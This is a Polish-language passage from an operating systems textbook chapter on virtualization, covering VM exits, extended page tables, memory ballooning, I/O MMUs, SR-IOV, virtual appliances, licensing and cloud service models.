
Błędy stron zawsze są kosztowne, ale szczególnie w środowiskach zwirtualizowanych, ponieważ prowadzą do tzw. **wyjść VM** (ang. *VM exits*). Zakończenie VM to sytuacja, w której hipernadzorca odzyskuje sterowanie. Zastanówmy się, co musi zrobić procesor w celu obsługi wyjścia VM. Po pierwsze rejestruje przyczynę wyjścia VM, aby hipernadzorza wiedział, co robić. Rejestruje także adres instrukcji gościa, która spowodowała zakończenie. Następnie wykonywane jest przełączenie kontekstu, które obejmuje zapisanie wszystkich rejestrów. Potem ładowany jest stan procesora hipernadzorcy. Dopiero wtedy może on rozpocząć obsługę błędu strony, co — jak już wspominaliśmy — jest kosztowne. Aha, a kiedy to wszysko jest zrobione, należy wykonać czynności wymienione wcześniej w odwrotnej kolejności. Cały proces może zająć wiele dziesiątek tysięcy cykli lub więcej. Nic dziwnego, że podejmowane są usilne starania, by zmniejszyć liczbę wyjść.

W parawirtualnym systemie operacyjnym sytuacja jest inna. W tym przypadku parawirtualizowany system operacyjny-gość wie, że kiedy skończy modyfikować tablicę stron pewnego procesu, będzie musiał poinformować hipernadzorę. W konsekwencji najpierw całkowicie zmienia tablicę stron, a następnie wykonuje hiperwywołanie, informując go o nowej tablicy stron. Tak więc zamiast uzyskania błędu zabezpieczeń przy każdej aktualizacji tablicy stron istnieje jedno hiperwywołanie po zaktualizowaniu całości — jest to oczywiście bardziej wydajny sposób wykonywania działań.

Sprzętowa obsługa zagnieżdzonych tablic stron

Koszty obsługi tablic stron-cieni skłoniły producentów układów do opracowania sprzętowej obsługi *zagnieżdzonych tablic stron*. Zagnieżdżone tablice stron to termin używany przez firmę AMD. W firmie Intel ten sam mechanizm określa się jako **EPT** (ang. *Extended Page Tables* — rozszerzone tablice stron). Mechanizmy te są do siebie podobne. Ich celem jest usunięcie większości kosztów poprzez sprzętową obsługę dodatkowych operacji na tablicy — bez stosowania instrukcji pulapek. Co ciekawe, pierwsze rozszerzenia wirtualizacji na platformie Intel x86 w ogóle nie zawierały wsparcia dla wirtualizacji pamięci. Choć w procesorach rozszerzonych za pomocą mechanizmu VT usunięto wiele wąskich gardeł dotyczących wirtualizacji CPU, wykonywanie operacji na tablicach stron było równie kosztowne. Minęło kilka lat, zanim firmy AMD i Intel zaczęły produkować wydajny sprzęt do wirtualizacji pamięci.

Przypomnijmy, że nawet bez wirtualizacji system operacyjny utrzymuje mapowanie pomiędzy stronami wirtualnymi a fizycznymi. Sprzęt przegląda te tablice stron w celu odnalezienia adresu fizycznego odpowiadającego adresowi wirtualnemu. Dodanie większej liczby maszyn wirtualnych po prostu powoduje wprowadzenie dodatkowego mapowania. Dla przykładu założymy, że chcemy przetłumaczyć na adres fizyczny adres wirtualny procesu systemu Linux działający na hipernadzorcę typu 1, takim jak Xen lub VMware ESX Server. Oprócz *adresów wirtualnych gości* mamy teraz również *adresy fizyczne gości* oraz w konsekwencji *fizyczne adresy hosta* (czasami określane jako *fizyczne adresy maszynowe*). Jak mieliśmy okazję się przekonać, bez EPT hipernadzorca jest jawnie odpowiedzialny za utrzymanie tablic stron-cieni. W przypadku zastosowania EPT hipernadzorca nadal utrzymuje dodatkowy zbiór tablic stron, ale teraz procesor może sprzętowo obsługiwać wiele pośrednich poziomów. W naszym przykładzie sprzęt najpierw przegląda „standardowe” tablice stron w celu przetłumaczenia wirtualnych adresów gości na fizyczne adresy gości — tak samo jakby to robił bez wirtualizacji. Różnica polega na tym, że aby znaleźć adres fizyczny hosta, przegląda również bez interwencji programowej rozszerzone (lub zagnieżdżone) tablice stron i musi to robić przy każdym dostępie do adresu fizycznego gościa. Proces tłumaczenia zilustrowano na rysunku 7.6.



Rysunek 7.6. Rozszerzone (zagnieżdżone) tablice stron są przeglądane przy każdym dostępie do fizycznego adresu gościa — włącznie z żądaniemi każdego poziomu tablic stron gościa

Niestety, potrzeba przeglądania zagnieźdzonych tabel stron przez sprzęt może być częstsza, niż można by oczekwać. Założmy, że adresy wirtualne gości nie zostały zbuforowane i wymagają pełnego przeglądania tablicy stron. Każdy poziom w hierarchii stronicowania wnosi konieczność wyszukiwania w zagnieźdzonych tablicach stron. Innymi słowy, liczba odwołań do pamięci rośnie w tempie wykładniczym wraz ze wzrostem głębokości hierarchii. Pomimo to zastosowanie EPT znacznie zmniejsza liczbę wyjść VM. Hipernadzorcy nie muszą już mapować tablicy stron gościa w trybie tylko do odczytu i mogą obyć się bez obsługi tablicy stron-cieni. Co więcej, przełączanie maszyn wirtualnych powoduje jedynie zmianę mapowania w taki sam sposób, w jaki system operacyjny zmienia mapowanie podczas przełączania procesów.

Odzyskiwanie pamięci

Istnienie wielu maszyn wirtualnych na tym samym sprzęcie fizycznym z własnymi stronami pamięci oraz myśleniem, że wszystkie one są „królami gór”, jest w porządku — do chwili gdy będziemy potrzebowali odzyskać pamięci. Jest to szczególnie ważne w przypadku stosowania mechanizmu *memory overcommitment*, gdy hipernadzorca udaje, że całkowita ilość pamięci dla wszystkich maszyn wirtualnych jest większa od całkowitej ilości pamięci fizycznej zainstalowanej w systemie. Ogólnie rzeczą biorąc, to jest dobra koncepcja, ponieważ dzięki niej hipernadzorca może jednocześnie obsługiwać więcej mocniejszych maszyn wirtualnych. Przykładowo na komputerze z 32 GB pamięci może uruchomić trzy maszyny wirtualne, z których każda „sądzi”, że ma do dyspozycji 16 GB. Oczywiście suma się nie zgadza. Jednak być może wszystkie trzy maszyny nie będą potrzebowaly jednocześnie maksymalnej ilości pamięci fizycznej. Mogą one również współdzielić strony, które mają taką samą treść (np. jądro Linuksa) w różnych maszynach wirtualnych (w przypadku stosowania techniki optymalizacji zwanej *deduplikacją*). W takim przypadku trzy maszyny wirtualne wykorzystują całkowitą ilość pamięci, która jest mniejsza niż 3 razy 16 GB. Technikę deduplikacji omówimy w dalszej części tej książki. Na razie zapamiętajmy, że to, co w danej chwili sprawia wrażenie dobrej dystrybucji pamięci, może być złą dystrybucją w sytuacji, gdy wzrośnie obciążenie. Możliwe, że jedna maszyna wirtualna potrzebuje więcej pamięci, natomiast drugiej wystarczy kilka stron. W takim przypadku byłoby dobrze, gdyby hipernadzorca mógł przekazywać zasoby z jednej maszyny wirtualnej do drugiej. Byłoby to korzystne dla całego systemu. Powstaje jednak pytanie: w jaki sposób można bezpiecznie zabrać strony pamięci, jeśli ta pamięć już została przydzielona do maszyny wirtualnej?

W zasadzie można by wykorzystać jeszcze jeden poziom stronicowania. W razie braku pamięci hipernadzorca mógłby wyrzucić z pamięci niektóre strony maszyny wirtualnej, na podobnej zasadzie, jak system operacyjny może wyrzucać niektóre strony aplikacji. Wadą tego podejścia jest to, że taką operację powinien przeprowadzić hipernadzorca, który nie ma pojęcia o tym, które strony są najbardziej wartościowe dla gościa. Istnieje duże prawdopodobieństwo, że hipernadzorca wyrzuci złą stronę. Nawet jeśli wybierze właściwe strony do wymiany (tzn. te, które wybrałby również system operacyjny-gość), nadal występuje problem.

Założmy, że hipernadzorca wymienił stronę P . Nieco później system operacyjny-gość również zdecydował się na wymianę tej strony z dyskiem. Niestety, przestrzeń wymiany hipernadzorcy i przestrzeń wymiany systemu operacyjnego-gościa to nie to samo. Mówiąc inaczej, hipernadzorca musi załadować zawartość strony do pamięci tylko po to, aby przekonać się, że system operacyjny-gość natychmiast wyrzuci tę stronę na dysk. Nie jest to zbyt wydajny sposób działania.

Popularnym rozwiązaniem tego problemu jest zastosowanie sztuczki zwanej *balonikowaniem* (ang. *ballooning*), polegającej na załadowaniu niewielkiego modułu-balona w każdej maszynie wirtualnej jako pseudosterownika urządzenia, który komunikuje się z hipernadzorcą. Moduł

balonu może być „pompowany” na żądanie hipernadzorcy poprzez przydzielanie coraz większej liczby stron i może być „wypuszczane z niego powietrze” poprzez cofanie przydziału tych stron. Podczas pompowania balonu zwiększa się niedobór pamięci w systemie operacyjnym-gościa. System operacyjny-gość zareaguje na tę sytuację wyrzuceniem z pamięci stron, które uzną za najmniej wartościowe — czyli zrobi to, czego chcieliśmy. Z kolei w miarę „wypuszczania powietrza” z balonu coraz więcej pamięci staje się dostępne dla gościa. Innymi słowy, hipernadzorca użył podstępu wobec systemu operacyjnego, aby skłonić go do podejmowania trudnych decyzji. Takie działanie często jest stosowane w polityce. Polega na zrzucaniu odpowiedzialności na innych (ang. *passing the buck*).

7.7. WIRTUALIZACJA WEJŚCIA-WYJŚCIA

Po przeanalizowaniu wirtualizacji procesora i pamięci zajmiemy się wirtualizacją wejścia-wyjścia. System operacyjny-gość zwykle zaczyna sondować sprzęt, aby dowiedzieć się, jakiego rodzaju urządzenia wejścia-wyjścia zostały dołączone. Te próby powodują wykonanie pułapki do hipernadzorcy. Co powinien zrobić hipernadzorca? Jedno z rozwiązań polega na zwróceniu informacji o tym, czy dyski, drukarki itd. są tymi, w które sprzęt jest faktycznie wyposażony. Następnie gość załaduje sterowniki dla tych urządzeń i spróbuje ich używać. Kiedy sterowniki urządzeń spróbują wykonać właściwe operacje wejścia-wyjścia, odczytają i zapiszą sprzętowe rejestyry urządzenia. Te instrukcje są wrażliwe i spowodują wykonanie pułapki do hipernadzorcy, który następnie będzie mógł skopiować potrzebne wartości do rejestrów sprzętowych i z powrotem, zgodnie z wymaganiami.

Jednak także w tym przypadku mamy problem. Każdy system operacyjny-gość myśli, że jest właścicielem całej partycji, a może być znacznie więcej maszyn wirtualnych, niż jest partycji dyskowych (w istocie mogą ich być setki). Standardowym rozwiązaniem dla hipernadzorcy jest stworzenie pliku lub obszaru na dysku dla każdego dysku fizycznego maszyny wirtualnej. Ponieważ system operacyjny-gość próbuje zarządzać dyskiem, który istnieje w fizycznym sprzęcie (i który jest rozumiany przez hipernadzorcę), może on dokonać konwersji numeru wykorzystywanego bloku na przesunięcie w pliku lub region dysku używany w roli pamięci masowej i wykonać operację wejścia-wyjścia.

Możliwe jest również to, że dysk używany przez gościa jest różny od rzeczywistego. Jeśli np. fizyczny dysk to wysokowydajne urządzenie (lub macierz RAID) z nowym interfejsem, hipernadzorca może oznać systemowi operacyjnemu-gościowi, że dysponuje starym dyskiem IDE, i pozwolić gościowi zainstalować sterownik dysku IDE. Kiedy ten sterownik zacznie wydawać polecenia dyskowe IDE, hipernadzorca przekształci je na polecenia potrzebne do sterowania nowym dyskiem. Tę strategię można zastosować w celu aktualizacji sprzętu bez zmiany oprogramowania. To właśnie zdolność maszyn wirtualnych do zmiany odwzorowania urządzeń sprzętowych była jednym z powodów, dla których system VM/370 stał się tak popularny: firmy chciały kupić nowy i szybki sprzęt, ale nie chciały zmieniać oprogramowania. Technologia maszyn wirtualnych sprawiła, że stało się to możliwe.

Kolejnym ciekawym trendem związanym z wejściem-wyjściem jest to, że hipernadzorca może odgrywać rolę wirtualnego przełącznika. W takim przypadku każda maszyna wirtualna ma adres MAC, a hipernadzorca przełącza ramki z jednej maszyny wirtualnej na inny — tak samo jak robiłby przełącznik Ethernet. Wirtualne przełączniki mają wiele zalet, np. bardzo łatwo zmodyfikować ich konfigurację. Ponadto istnieje możliwość dodania do przełącznika nowych funkcji — m.in. w celu poprawy zabezpieczeń.

Jednostki MMU wejścia-wyjścia

Innym problemem wejścia-wyjścia, który trzeba jakoś rozwiązać, jest wykorzystanie DMA używającego bezwzględnych adresów pamięci. Jak można się spodziewać, w tym przypadku hipernadzorca musi zainterweniować i zmienić odwzorowanie adresów, zanim mechanizm DMA zacznie działać. W nowych rozwiązaniach sprzętowych występuje *jednostka MMU wejścia-wyjścia*, która wirtualizuje wejście-wyjście w taki sam sposób, w jaki jednostka MMU wirtualizuje pamięć. Jednostki MMU wejścia-wyjścia występują w różnych formach i ksztaltach dla wielu architektur procesorów. Nawet jeśli ograniczymy się tylko do platformy x86, możemy zaobserwować stosowanie nieco odmiennych technologii przez firmy Intel i AMD. Mimo to chodzi o to samo. Ten element sprzętu eliminuje problem z DMA.

Podobnie jak zwykłe jednostki MMU, jednostki MMU wejścia-wyjścia korzystają z tablic stron do mapowania adresu pamięci, którego urządzenie chce używać (adres urządzenia), na adres fizyczny. W środowisku wirtualnym hipernadzorca może skonfigurować tablice stron w taki sposób, że urządzenie korzystające z DMA nie będzie używać pamięci nienależącej do maszyny wirtualnej, w której imieniu działa.

Jednostki MMU wejścia-wyjścia gwarantują różne korzyści podczas obsługi urządzeń w zwirtualizowanym świecie. *Przekazywanie urządzeń* (ang. *device pass through*) pozwala na przyznanie urządzenia fizycznego bezpośrednio do określonej maszyny wirtualnej. Ogólnie rzecz biorąc, byłoby idealne, gdyby przestrzeń adresowa urządzenia była dokładnie taka sama jak fizyczna przestrzeń adresowa systemu operacyjnego-gosia. Jednak bez jednostki MMU wejścia-wyjścia jest to mało prawdopodobne. Jednostka MMU pozwala modyfikować mapowanie adresów w przezroczysty sposób. Dzięki temu zarówno urządzenie, jak i maszyna wirtualna nie są świadome tłumaczenia adresów, które odbywa się „za kulisami”.

Izolacja urządzeń (ang. *device isolation*) daje pewność, że urządzenie przypisane do maszyny wirtualnej może uzyskać bezpośredni dostęp do tej maszyny wirtualnej bez naruszania integralności innych systemów operacyjnych-gosci. Innymi słowy, MMU wejścia-wyjścia zapobiega nieuprawnionemu ruchowi DMA tak samo, jak zwykła jednostka MMU zapobiega nieuprawnionemu dostępowi do pamięci z procesów. W obu przypadkach dostęp do niezamapowanych stron powoduje błędy.

Niestety, obsługa wejścia-wyjścia to nie tylko DMA i adresy. Aby była kompletna, trzeba również zwirtualizować przerwania, by przerwanie wygenerowane przez urządzenie dotarło do właściwej maszyny wirtualnej — z właściwym numerem przerwania. Z tego powodu nowoczesne jednostki MMU wejścia-wyjścia obsługują *remapowanie przerwań* (ang. *interrupt remapping*). Założmy, że urządzenie wysyła komunikat z sygnalizacją przerwania numer 1. Ten komunikat najpierw dociera do jednostki MMU wejścia-wyjścia, która korzysta z tablicy remapowania przerwań w celu przetłumaczenia go na nowy komunikat — przeznaczony dla procesora obecnie działającego na maszynie wirtualnej oraz zawierający numer wektora, którego maszyna wirtualna oczekuje (np. 66).

Wreszcie istnienie jednostki MMU wejścia-wyjścia pomaga urządzeniom 32-bitowym w dostępie do pamięci powyżej 4 GB. Normalnie takie urządzenia nie są w stanie uzyskać dostępu do adresów (np. DMA) poza granicą 4 GB, ale jednostka MMU wejścia-wyjścia może z łatwością przeprowadzić remapowanie niższych adresów urządzenia na dowolny adres w większej, fizycznej przestrzeni adresowej.

Domeny urządzeń

Inny sposób obsługi wejścia-wyjścia polega na dedykowaniu jednej z maszyn wirtualnych do uruchamiania standardowego systemu operacyjnego i odbicie wszystkich wywołań wejścia-wyjścia z innych maszyn wirtualnych na tę maszynę wirtualną. Ulepszony wariant takiego podejścia występuje w przypadku użycia parawirtualizacji. W takiej sytuacji polecenie wydane hipernadzorcym informuje o tym, czego chce system operacyjny-gosć (np. czytaj blok 1403 z dysku 1). Nie musi to być ciąg poleceń zapisujących informacje do rejestrów urządzenia, gdzie hipernadzorca ma grać rolę Sherlocka Holmesa i próbować dociekać, co system operacyjny-gosć chce zrobić. Takie podejście wykonywania operacji wejścia-wyjścia zastosowano w systemie Xen. Maszyna wirtualna realizująca wejście-wyjście w tym systemie jest określana jako *domena 0*.

Wirtualizacja wejścia-wyjścia jest obszarem, w którym hipernadzorcy typu 2 mają praktyczną przewagę nad hipernadzorcami typu 1: system operacyjny-gospodarz zawiera sterowniki urządzeń dla wszystkich urządzeń wejścia-wyjścia dołączonych do komputera. Kiedy aplikacja próbuje uzyskać dostęp do dziwnego urządzenia wejścia-wyjścia, tłumaczony kod może wywołać istniejący sterownik urządzenia w celu wykonania pracy. W przypadku hipernadzorcy typu 1 albo on sam musi zawierać sterownik, albo powinien wywołać sterownik w domenie 0, co w pewnym stopniu przypomina system operacyjny-gospodarza. Można się spodziewać, że kiedy technologia maszyn wirtualnych się rozwinie, to w przyszłości będzie pozwalała programom aplikacyjnym na bezpośrednie korzystanie ze sprzętu w bezpieczny sposób. Oznacza to, że sterowniki urządzeń będą mogły być bezpośrednio połączone z kodem aplikacji lub umieszczone na oddzielnym serwerach pracujących w trybie użytkownika (tak jak w systemie MINIX 3). To powinno wyeliminować problem.

Wirtualizacja SR-IOV

Bezpośrednio przypisanie urządzenia do maszyny wirtualnej nie jest zbyt skalowalne. W przypadku czterech fizycznych sieci w ten sposób można obsługiwać nie więcej niż cztery maszyny wirtualne. Aby obsłużyć osiem maszyn wirtualnych, potrzeba ośmiu kart sieciowych, a żeby uruchomić 128 maszyn wirtualnych — cóż, wystarczy powiedzieć, że trudno byłoby nam znaleźć komputer schowany za tymi wszystkimi kablami sieciowymi.

Współdzielenie urządzeń pomiędzy wielu hipernadzorców w oprogramowaniu jest możliwe, ale często nie jest optymalne, ponieważ warstwa emulacji (lub domena urządzeń) umieszcza się pomiędzy sprzętem, sterownikami a systemami operacyjnymi-gostmi. Emulowane urządzenie często nie implementuje wszystkich zaawansowanych funkcji obsługiwanych przez sprzęt. Byłoby idealnie, gdyby technologia wirtualizacji oferowała mechanizm równoważny z przekazywaniem urządzeń. Dzięki temu byłoby możliwe przekazanie pojedynczego urządzenia do wielu hipernadzorców bez żadnych kosztów. Wirtualizacja jednego urządzenia w taki sposób, by wszystkie maszyny wirtualne „sądzili”, że mają wyłączny dostęp do własnego urządzenia, jest znacznie łatwiejsze, jeśli to sprzęt zrealizuje wirtualizację. Na magistrali PCIe taka technologia nazywa się *wirtualizacją SR-IOV* (ang. *Single Root I/O Virtualization*).

Wirtualizacja SR-IOV pozwala na pominięcie udziału hipernadzorców w komunikacji pomiędzy sterownikiem a urządzeniem. Urządzenia, które obsługują SR-IOV, zapewniają niezależną przestrzeń w pamięci, przerwania i strumienie DMA każdej maszynie wirtualnej korzystającej z urządzenia [Intel, 2011]. Urządzenie wygląda jak kilka oddzielnych urządzeń. Każde może być skonfigurowane przez oddzielne maszyny wirtualne; np. każde ma oddzielny rejestr adresu bazowego i osobną przestrzeń adresową. Maszyna wirtualna odwzorowuje jeden z tych obszarów pamięci (używany np. do skonfigurowania urządzenia) na swoją przestrzeń adresową.

Technologia SR-IOV zapewnia dostęp do urządzenia na dwa sposoby: **PF** (ang. *Physical Functions* — dosł. funkcje fizyczne) oraz **VF** (ang. *Virtual Functions* — dosł. funkcje wirtualne). PF są w całości funkcjami PCIe. Umożliwiają konfigurowanie urządzenia w sposób, w jaki administrator uważa za stosowne. Funkcje fizyczne nie są dostępne dla systemów operacyjnych-gosci. VF to lekkie funkcje PCIe, które nie oferują takich możliwości konfiguracji. Idealnie nadają się do maszyn wirtualnych. Podsumowując, technologia SR-IOV pozwala urządzeniom na wirtualizację setek funkcji wirtualnych. Dzięki nim maszyny wirtualne są wyłącznym właścicielem urządzenia. W przypadku np. interfejsu sieciowego obsługującego technologię SR-IOV maszyna wirtualna może obsługiwać swoją wirtualną kartę sieciową tak, jakby to była karta fizyczna. Co więcej, wiele nowoczesnych kart sieciowych jest wyposażonych w oddzielne (cykliczne) bufora do wysyłania i odbierania danych, dedykowane do maszyn wirtualnych. Przykładowo karty sieciowe serii Intel I350 są wyposażone w osiem kolejek wysyłki oraz osiem kolejek odbiorczych.

7.8. URZĄDZENIA WIRTUALNE

Maszyny wirtualne oferują interesujące rozwiązanie problemu, który od dawna nękał użytkowników, zwłaszcza tych korzystających z oprogramowania open source: w jaki sposób instalować nowe aplikacje? Problem polega na tym, że wiele aplikacji zależy od różnorodnych innych aplikacji i bibliotek, a te z kolei same są zależne od hosta innych pakietów oprogramowanych itd. Co więcej, istnieje wiele zależności od konkretnych wersji kompilatorów, języków skryptowych oraz systemów operacyjnych.

Dzięki obecnie dostępnych maszynom wirtualnym programista może skonstruować maszynę wirtualną dokładnie według potrzeb — załadować ją wymaganym systemem operacyjnym, kompilatorami, bibliotekami i kodem aplikacji, a następnie zamrozić całą jednostkę gotową do działania. Ten obraz maszyny wirtualnej może być następnie umieszczony na płycie CD-ROM lub serwisie WWW, skąd użytkownicy mogą go pobrać i zainstalować. Takie podejście oznacza, że tylko twórca oprogramowania musi rozumieć wszystkie zależności. Klienci otrzymują kompletny pakiet — działający i całkowicie niezależny od systemu operacyjnego, w którym działa, oraz od innego zainstalowanego oprogramowania, pakietów i bibliotek. Te „szyte na miarę” maszyny wirtualne często są nazywane *urządzeniami wirtualnymi*. Dla przykładu w chmurze Amazon EC2 dostępnych jest wiele gotowych wirtualnych urządzeń oferujących klientom wygodne usługi programowe (oprogramowanie jako usługa — ang. *Software as a Service* — SaaS).

7.9. MASZYNY WIRTUALNE NA PROCESORACH WIELORDZENIOWYCH

Kombinacja maszyn wirtualnych i procesorów wielordzeniowych otwiera nowy świat. Świat, w którym liczbę dostępnych procesorów można ustawać programowo. Jeśli np. są cztery rdzenie i każdy z nich może być użyty do uruchomienia maksymalnie ośmiu maszyn wirtualnych, to pojedynczy procesor komputera typu desktop może być skonfigurowany jako 32-węzlowy system wielokomputerowy. Może on jednak zawierać także mniej procesorów, w zależności od potrzeb oprogramowania. Nigdy wcześniej nie było możliwe, aby projektant aplikacji najpierw wybierał liczbę procesorów, która go interesuje, a dopiero potem odpowiednio pisał oprogramowanie. To najwyraźniej wyznacza nowy etap w użytkowaniu komputerów.

Co więcej, maszyny wirtualne mogą współdzielić pamięć. Typowym przykładem sytuacji, w której może to być przydatne, jest pojedynczy serwer będący hostem wielu egzemplarzy tych samych systemów operacyjnych. W tym celu wystarczy tylko odwzorować fizyczne strony na przestrzeń adresową wielu maszyn wirtualnych. Współdzielenie pamięci jest już dostępne w rozwiązańach deduplikacji. *Deduplikacja* działa dokładnie tak, jak można się spodziewać: zapobiega dwukrotnemu przechowywaniu tych samych danych. W systemach pamięci trwałej jest to dość popularna technika, która teraz pojawia się również w świecie wirtualizacji. W systemie Disco była znana jako *transparentne współdzielenie stron* (ang. *transparent page sharing*) i wymagała modyfikacji gościa, natomiast w systemie VMware jest znana jako *współdzielenie stron bazujące na zawartości* (ang. *content-based page sharing*) i nie wymaga żadnych modyfikacji. Ogólnie rzecz biorąc, technika bazuje na skanowaniu pamięci każdej z maszyn wirtualnych na hoście i obliczaniu skrótów stron pamięci. Gdy jakieś strony generują identyczny skrót, system musi najpierw sprawdzić, czy rzeczywiście są one takie same; jeśli tak, to dokonuje deduplikacji — tworzy jedną stronę z rzeczywistą zawartością oraz dwa odwołania. Ponieważ hipernadzorca kontroluje zagnieżdżone tablice stron (lub tablice-cienie), to mapowanie jest proste. Oczywiście gdy jeden z gości zmodyfikuje współdzieloną stronę, zmiany nie powinny być widoczne z poziomu drugiej maszyny wirtualnej. Rozwiązań polega na skorzystaniu z techniki *kopiowania przy zapisie*, aby zmodyfikowana strona była prywatna dla systemu wprowadzającego modyfikacje.

Jeśli maszyny wirtualne mogą dzielić się pamięcią, jeden komputer staje się wirtualnym systemem wieloprocesorowym. Ponieważ wszystkie rdzenie w układzie wielordzeniowym współdzielą tę samą pamięć RAM, to pojedynczy czterordzeniowy układ, jeśli zajdzie taka potrzeba, można z łatwością skonfigurować jako 32-węzłowy system wieloprocesorowy lub 32-węzłowy system wielokomputerowy.

Połączenie systemów wielordzeniowych, maszyn wirtualnych, hipernadzorców i mikrojader radykalnie zmienia sposób, w jaki ludzie myślą o systemach komputerowych. Współczesne oprogramowanie nie może polegać na tym, aby programista określał liczbę potrzebnych procesorów — czy powinny być one skonfigurowane jako systemy wielokomputerowe lub wieloprocesorowe oraz w jaki sposób pasują do części jądra takiego czy innego rodzaju. Z tymi problemami będzie sobie musiało poradzić oprogramowanie przyszłości. Jeśli Czytelnik jest informatykiem lub studentem inżynierii oprogramowania, może być tym, który rozwiąże wszystkie te problemy. Warto spróbować!

7.10. PROBLEMY LICENCYJNE

Niektóre programy są licencjonowane na poszczególne procesory. Dotyczy to zwłaszcza oprogramowania dla firm. Inaczej mówiąc, kiedy ktoś kupuje program, ma prawo go używać tylko na jednym procesorze. Ale co to jest procesor? Czy taka umowa daje prawo do uruchamiania oprogramowania na wielu maszynach wirtualnych, z których wszystkie działają na tej samej fizycznej maszynie? Wielu producentów oprogramowania nie ma pewności co do tego, co należy zrobić w takim przypadku.

Problem wygląda znacznie gorzej w firmach posiadających licencję uprawniającą do korzystania z n maszyn, na których jednocześnie jest uruchomione oprogramowanie. Ma to istotne znaczenie zwłaszcza wtedy, kiedy maszyny wirtualne mogą być tworzone i usuwane na życzenie.

W niektórych przypadkach twórcy oprogramowania umieszczają w licencji jawną klauzulę, która zakazuje posiadaczowi licencji uruchamiania oprogramowania na maszynie wirtualnej lub

nieuprawnionej maszynie wirtualnej. Dla firm, które uruchamiają całe swoje oprogramowanie wyłącznie na maszynach wirtualnych, może to być poważny problem. Pozostaje zagadka, czy takie zastrzeżenia mają znaczenie dla sądu oraz w jaki sposób odpowiedzą na nie użytkownicy.

7.11. CHMURY OBLICZENIOWE

Technologia wirtualizacji odegrała kluczową rolę w osiągającym rozwoju przetwarzania w chmurze. Istnieje wiele chmur obliczeniowych. Niektóre z nich są publiczne — dostępne dla wszystkich chętnych, by zapłacić za wykorzystanie zasobów. Inne są prywatne — dla określonej organizacji. Na podobnej zasadzie różne chmury oferują różne usługi. Niektóre dają swoim użytkownikom dostęp do fizycznego sprzętu, ale większość wirtualizuje udostępniane środowiska. Niektóre oferują gołe maszyny — wirtualne lub fizyczne — i nic więcej, natomiast inne oferują gotowe do użytku oprogramowanie, które można dowolnie łączyć, lub platformy ułatwiające użytkownikom tworzenie nowych usług. Dostawcy usług w chmurze zazwyczaj dostarczają różne rodzaje zasobów, takie jak „duże maszyny” kontra „małe maszyny” itp.

Pomimo ogromnej popularności tematyki chmur obliczeniowych niewiele osób wie, czym one dokładnie są. NIST (ang. *National Institute of Standards and Technology*) to dobre źródło poszukiwania definicji. Zgodnie z nią chmura obliczeniowa powinna charakteryzować się pięcioma podstawowymi cechami:

1. *Samoobsługowa usługa na żądanie.* Użytkownicy powinni mieć możliwość automatycznego konfigurowania zasobów — bez udziału człowieka.
2. *Szeroki dostęp do sieci.* Wszystkie zasoby powinny być dostępne w sieci za pośrednictwem standardowych mechanizmów, tak aby można było z nich korzystać na heterogenicznych urządzeniach.
3. *Pula zasobów.* Zasób komputerowy udostępniany przez dostawcę powinien tworzyć pulę pozwalającą na obsługę wielu użytkowników oraz zapewniającą możliwość dynamicznego przypisywania zasobów. Ogólnie rzecz biorąc, użytkownicy nie są świadomi dokładnej lokalizacji „swoich” zasobów ani nawet tego, w którym kraju się one znajdują.
4. *Duża elastyczność.* Usługa powinna zapewniać elastyczne przydzielanie i zwalnianie zasobów — być może nawet automatycznie — w celu natychmiastowego skalowania na żądanie użytkowników.
5. *Usługa mierzalna.* Dostawca usług w chmurze potrafi zmierzyć wykorzystane zasoby w sposób odpowiadający uzgodnionemu typowi usług.

7.11.1. Chmury jako usługa

W tym punkcie przeanalizujemy chmury, koncentrując się na wirtualizacji i systemach operacyjnych. W szczególności za chmury uważamy usługi oferujące bezpośredni dostęp do maszyn wirtualnych, które użytkownik może wykorzystać w sposób, jaki uważa za stosowny. W związku z tym w tej samej chmurze mogą działać różne systemy operacyjne — możliwe, że na tym samym sprzęcie. Zgodnie z terminologią dotyczącą przetwarzania w chmurze taką usługę określa się jako **IAAS** (ang. *Infrastructure as a Service* — dosł. infrastruktura jako usługa). Oprócz niej istnieje **PAAS** (ang. *Platform as a Service* — dosł. platforma jako usługa), środowisko obejmujące takie elementy jak konkretny system operacyjny, baza danych, serwer WWW itd., oraz **SAAS** (ang. *Software as a Service* — dosł. oprogramowanie jako usługa), czyli dostęp do specjaliz-

stycznego oprogramowania, np. Microsoft Office 365 lub Google Apps, a także wiele innych rodzajów AAS (ang. *as a Service*). Jednym z przykładów chmury IAAS jest Amazon EC2 — usługa bazująca na hipernadzorcy Xen, która obejmuje wiele setek tysięcy maszyn fizycznych. Wystarczy dysponować odpowiednią sumą pieniędzy, aby mieć tyle mocy obliczeniowej, ile trzeba.

